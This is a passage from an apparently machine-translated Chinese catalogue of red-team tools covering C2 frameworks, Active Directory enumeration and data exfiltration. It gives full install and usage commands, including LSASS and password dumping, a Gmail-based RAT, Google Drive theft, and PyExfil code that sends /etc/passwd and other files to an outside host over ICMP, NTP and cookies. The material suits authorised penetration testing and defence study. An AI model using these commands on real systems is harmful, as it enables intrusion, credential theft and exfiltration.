您可以从 GitHub 发布页面 下载二进制文件。
用法:
# Targeted local scan (less likely to trigger detections)
Snaffler.exe -s -i C:\

# Go in loud and find everything
snaffler.exe -s -o snaffler.log
图片来自 https://github.com/SnaffCon/Snaffler#what-does-it-look-like
🔙 linWinPwn

linWinPwn 是一个 bash 脚本,可以自动执行许多 Active Directory 枚举和漏洞检查。
该脚本使用了许多工具并作为它们的包装器。 工具包括:impacket、bloodhound、crackmapexec、enum4linux-ng、ldapdomaindump、lsassy、smbmap、kerbrute、adidnsdump、certipy、silenthound 等。
当您只能在有限的时间内访问 Active Directory 环境,并且您希望自动执行枚举过程并有效地收集证据时,linWinPwn 特别有用。
安装:
git clone https://github.com/lefayjey/linWinPwn
cd linWinPwn; chmod +x linWinPwn.sh
chmod +x install.sh
./install.sh
用法:
# Default: interactive - Open interactive menu to run checks separately
./linWinPwn.sh -t <Domain_Controller_IP> [-d <AD_domain> -u <AD_user> -p <AD_password_or_hash[LM:NT]_or_kerbticket[./krb5cc_ticket]> -o <output_dir>]

# Auto config - Run NTP sync with target DC and add entry to /etc/hosts before running the modules
./linWinPwn.sh -t <Domain_Controller_IP> --auto-config

# LDAPS - Use LDAPS instead of LDAP (port 636)
./linWinPwn.sh -t <Domain_Controller_IP> --ldaps

# Module pwd_dump: Password Dump
./linWinPwn.sh -t <Domain_Controller_IP> -M pwd_dump [-d <AD_domain> -u <AD_user> -p <AD_password_or_hash[LM:NT]_or_kerbticket[./krb5cc_ticket]> -o <output_dir>]
完整的使用信息 在这里 。
图片来自 https://github.com/lefayjey/linWinPwn#demos
命令与控制C2
🔙 Havoc

Havoc 是由 @C5pider 创建的现代且可延展的后开发命令和控制框架。
功能包括:睡眠混淆、x64 返回地址欺骗、Nt* API 的间接系统调用
先决条件: (Ubuntu 20.04 / 22.04)
sudo apt install build-essential
sudo add-apt-repository ppa:deadsnakes/ppa
sudo apt update
sudo apt install python3.10 python3.10-dev
构建+用法:
git clone https://github.com/HavocFramework/Havoc.git
cd Havoc/Client
make
./Havoc
先决条件: (Ubuntu 20.04 / 22.04)
cd Havoc/Teamserver
go mod download golang.org/x/sys
go mod download github.com/ugorji/go
构建+用法:
cd Teamserver
./Install.sh
make
./teamserver -h
运行团队服务器
sudo ./teamserver server --profile ./profiles/havoc.yaotl -v --debug
wiki 上的完整安装、构建和运行说明
🔙 Covenant
Covenant 是一个 .NET 命令和控制框架,它有一个允许多用户协作的 Web 界面。
它可用于远程控制受感染的系统并执行各种不同的任务,包括执行任意代码、捕获击键、泄露数据等。
安装:(点网核心)
您可以从此处 为您的平台下载 dotnet 核心 。
注意: 启动Covenant后,必须通过web界面注册一个初始用户。 导航到 Web 界面将允许您注册初始用户
git clone --recurse-submodules https://github.com/cobbr/Covenant
cd Covenant/Covenant
用法:(点网核心)
~/Covenant/Covenant > dotnet run
warn: Microsoft.EntityFrameworkCore.Model.Validation[10400]
      Sensitive data logging is enabled. Log entries and exception messages may include sensitive application data, this mode should only be enabled during development.
WARNING: Running Covenant non-elevated. You may not have permission to start Listeners on low-numbered ports. Consider running Covenant elevated.
Covenant has started! Navigate to https://127.0.0.1:7443 in a browser
安装:(码头工人)
# Build the docker image:
git clone --recurse-submodules https://github.com/cobbr/Covenant
cd Covenant/Covenant
~/Covenant/Covenant > docker build -t covenant .
用法:(码头工人)
# Run Covenant within the Docker container
~/Covenant/Covenant > docker run -it -p 7443:7443 -p 80:80 -p 443:443 --name covenant -v </absolute/path/to/Covenant/Covenant/Data>:/app/Data covenant

# Stop the container
~/Covenant/Covenant > docker stop covenant

# Restart Covenant interactively
~/Covenant/Covenant > docker start covenant -ai
可以在 此处 的 wiki 上找到完整的安装和启动说明。

图片来自 https://github.com/cobbr/Covenant
🔙 merlin
Merlin 是一个开源的后开发框架,旨在在系统初始受损后使用。
它是用 Python 编写的,可用于执行各种不同的任务,例如执行任意代码、在网络中横向移动以及泄露数据。
安装:
- 从发布 部分 下载最新编译版本的 Merlin Server
- 使用 x 函数解压 7zip 文件 密码是:merlin
- 启动梅林
- 配置 监听器
- 部署代理。 有关示例, 请参阅 代理执行快速入门指南
mkdir /opt/merlin;cd /opt/merlin
wget https://github.com/Ne0nd0g/merlin/releases/latest/download/merlinServer-Linux-x64.7z
7z x merlinServer-Linux-x64.7z
sudo ./merlinServer-Linux-x64
用法:
- 确保 Merlin 服务器正在使用配置的侦听器运行
- 为受害者下载并部署代理
- 执行代理
有关详细的使用信息,请参阅官方 Merlin wiki 。

图片来自 https://www.foregenix.com/blog/a-first-look-at-todays-command-and-control-frameworks
🔙 metasploit-framework
Metasploit 是一个用于开发、测试和使用漏洞利用代码的开源框架。
Metasploit 框架包括大量预构建的漏洞利用和有效负载,以及用于创建和测试自定义漏洞利用的功能齐全的集成开发环境 (IDE)。
安装:(安装程序)
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && \
  chmod 755 msfinstall && \
  ./msfinstall
用法:
/opt/metasploit-framework/bin/msfconsole
可以在官方 wiki 上找到完整的安装说明。


图片来自 https://goacademy.io/how-to-install-metasploit-on-kali-linux/
🔙 pupy
Pupy 是一个用 Python 和 C 编写的开源、跨平台(Windows、Linux、OSX、Android)C2 和后期开发框架。
它允许攻击者远程控制受害者的计算机并执行各种操作,例如命令执行、按键记录和截屏。
安装:(Git)
sudo apt install git libssl1.0-dev libffi-dev python-dev python-pip build-essential swig tcpdump python-virtualenv
git clone --recursive https://github.com/n1nj4sec/pupy
cd pupy
python create-workspace.py -DG pupyw
滚动修复以修复错误:
sudo pip2 install rpyc==3.4.4
开始:
export PATH=$PATH:~/.local/bin; pupysh
pupyws/bin/pupysh
从这里 使用的 Git 安装说明 。
安装:(码头工人)
有关详细的 docker 和 pupy 安装说明,请参阅 wiki 。
用法:
# Get help page for any builtin commands with -h
>> sessions -h
>> jobs -h
>> run -h

# Interact with session 1
>> sessions -i 1

# Run local command 'ls'
>> !ls
可以在 wiki 上找到完整的使用信息。
该 wiki 包含很好 的后渗透阶段信息 。

图片来自 https://github.com/n1nj4sec/pupy/wiki/Screenshots
🔙 bruteratel
BruteRatel 是一个很棒的命令和控制 (C4) 框架,由 @NinjaParanoid 创建。 该框架由安装在受感染系统上的客户端组件“badger”和由红队运行的服务器组件“commander”组成。
客户端和服务器使用各种通信渠道(例如 HTTP、DNS 或 TCP)相互通信,并且可以配置为使用不同的编码和加密方法来逃避检测。
一些不错的功能:
- 通过 HTTPS 的 DNS
- 间接系统调用
- 用于检测 EDR Userland 挂钩的内置调试器
- MITRE 图形集成
- 对手 TTP 自动化
安装:
要合法访问该框架,您需要购买许可证(1 年每位用户 2500 美元)。 有关详细信息,请参阅 定价页面 。
购买后,您可以使用您的激活密钥和许可证用户 ID从 此处 下载框架。
用法:
# Loads a powershell script to memory which can be Invoked using psreflect
psimport

# Locks keyboard and mouse hardware input. Use ‘unlock_input’ command to unlock
lock_input

# Dumps user clipboard
dumpclip

# Enumerates basic domain information
dcenum

# Elevates user privileges to SYSTEM (Requires admin rights)
get_system

# Takes a screenshot of current desktop and stores it on the server
screenshot

# Dumps LSASS to C:\Windows\Memory.DMP using the PssCaptureSnapshot technique
shadowclone
可以在 此处 找到完整的指挥官终端使用信息。

渗透
🔙 Dnscat2
一种通过 DNS 建立 C2 连接的工具,即使攻击者和受害者机器位于防火墙/网络地址转换 (NAT) 后面。
该工具被设计为隐蔽且难以检测,因为它使用合法的 DNS 流量来传输数据。
安装:(编译 - 服务器)
git clone https://github.com/iagox86/dnscat2.git
cd dnscat2/server/
gem install bundler
bundle install
安装:(编译 - 客户端)
git clone https://github.com/iagox86/dnscat2.git
cd dnscat2/client/
make
完整的安装信息可以在 安装部分 找到。
用法:(服务器)
# Establish the server
ruby ./dnscat2.rb DOMAIN.COM
用法:(客户端)
# Establish the client with authoritative domain
./dnscat2 DOMAIN.COM

# Establish the client without authoritative domain
./dnscat2 --dns host=0.0.0.0,port=0000

# Ping the server from the client
./dnscat --ping DOMAIN.COM

# Ping the server from the client, with custom dns resolver ip
./dnscat --dns server=0.0.0.0,domain=DOMAIN.COM --ping
用法:(隧道)
# (After establishing the client) You can open a new tunnelled port
listen [lhost:]lport rhost:rport

# Forward ssh connections through the dnscat2 client to an internal device
listen 127.0.0.1:2222 10.10.10.10:22
完整的使用信息可以在 使用部分 找到。

🔙 Cloakify

当泄露受害者文件时,DLP(数据丢失防护)解决方案通常会触发这些文件中的字符串。 Cloakify 通过转换数据降低了这种风险。
Cloakify 将任何文件类型(例如 .zip、.exe、.xls 等)转换为看似无害的字符串列表。 这使您可以将文件隐藏在众目睽睽之下,并在不触发警报的情况下传输文件。
注意: 您可以制作自己的密码,请参阅 此处 了解更多信息。
安装:
git clone https://github.com/TryCatchHCF/Cloakify
用法:
# Cloakify some text
python3 cloakify.py TEXT.txt ciphers/desserts.ciph > TEXT.cloaked

# De-Cloakify the text
python3 decloakify.py TEXT.cloaked ciphers/desserts.ciph

🔙 PyExfil

“一个 Alpha-Alpha 阶段包,尚未经过测试(并将感谢任何反馈和承诺),旨在展示几种数据泄露技术是真实场景。”
安装:
git clone https://www.github.com/ytisf/PyExfil;cd PyExfil;pip install -r requirements.txt;pip install py2exe;pip setup.py install
用法:( 此处 完整用法 )
HTTP cookies
from pyexfil.network.HTTP_Cookies.http_exfiltration import send_file, listen

# For Client (exfil)
send_file(addr='http://www.morirt.com', file_path=FILE_TO_EXFIL)

# For Server (collecting)
listen(local_addr='127.0.0.1', local_port=80)
ICMP 回声 8
from pyexfil.network.ICMP.icmp_exfiltration import send_file, init_listener

# For Client (exfil)
ip_addr = "127.0.0.1"
send_file(ip_addr, src_ip_addr="127.0.0.1", file_path="", max_packetsize=512, SLEEP=0.1)

# For Server (collecting)
init_listener(ip_addr, saving_location="/tmp/")
NTP请求
from pyexfil.network.NTP.ntp_exfil import exfiltrate, ntp_listen, NTP_UDP_PORT

# For Client (exfil)
ip_addr = "127.0.0.1"
exfiltrate("/etc/passwd", ip_addr, time_delay=0.1)

# For Server (collecting)
ntp_listener(ip="0.0.0.0", port=NTP_UDP_PORT)
🔙 Powershell RAT

基于 Python 的后门,使用 Gmail 将数据作为电子邮件附件泄露。 它使用屏幕捕获跟踪用户活动,并将信息作为电子邮件附件发送给攻击者。
安装:
git clone https://github.com/Viralmaniar/Powershell-RAT
用法:( 此处 完整用法 )
设置
- 一次性 Gmail 地址
- 通过转到 https://myaccount.google.com/lesssecureapps启用“允许安全性较低的应用程序”
- 在 Mail.ps1 Powershell 文件中 修改您帐户的
$username&变量$password - 修改
$msg.From&$msg.To.Add使用一次性 gmail 地址
🔙 GD-Thief
通过 Google 的 API 从您有权访问的目标 Google Drive 中窃取文件的工具。
这包括所有共享文件、共享驱动器中的所有文件以及目标有权访问的域驱动器中的所有文件。
安装:
git clone https://github.com/antman1p/GD-Thief.git
cd GD-Thief
pip install --upgrade google-api-python-client google-auth-httplib2 google-auth-oauthlib
然后…
- 创建一个新的谷歌云平台 (GCP) 项目
- 启用 Google Workspace API
- 配置 OAuth 同意屏幕
- 创建凭证
- 将受害者的 Google 帐户添加到应用程序的测试用户
有关详细的设置说明,请参阅操作 指南 。
用法:
usage:
python3 gd_thief.py [-h] -m [{dlAll, dlDict[-d <DICTIONARY FILE PATH>]}
    [-t <THREAD COUNT>]

help:

This Module will connect to Google's API using an access token and exfiltrate files
from a target's Google Drive.  It will output exfiltrated files to the ./loot directory

arguments:
        -m [{dlAll, dlDict}],
                --mode [{dlAll, dlDict}]
                The mode of file download
                Can be "dlAll", "dlDict [-d <DICTIONARY FILE PATH>]", or... (More options to come)

optional arguments:
        -d <DICTIONARY FILE PATH>, --dict <DICTIONARY FILE PATH>
                        Path to the dictionary file. Mandatory with download mode"-m, --mode dlDict"
                        You can use the provided dictionary, per example: "-d ./dictionaries/secrets-keywords.txt"
        -t <THREAD COUNT>, --threads <THREAD COUNT>
                        Number of threads. (Too many could exceeed Google's rate limit threshold)

        -h, --help
                show this help message and exit
不错的 博 文解释了该工具背后的逻辑。
影响
🔙 Conti Pentester 指南泄漏
Conti 是一个勒索软件组织,以针对大型组织并使用复杂的策略来逃避检测和最大化攻击影响而闻名。
Conti 对多起备受瞩目的勒索软件攻击负责,包括针对佛罗里达州彭萨科拉市计算机系统和爱尔兰卫生服务计算机系统的攻击。
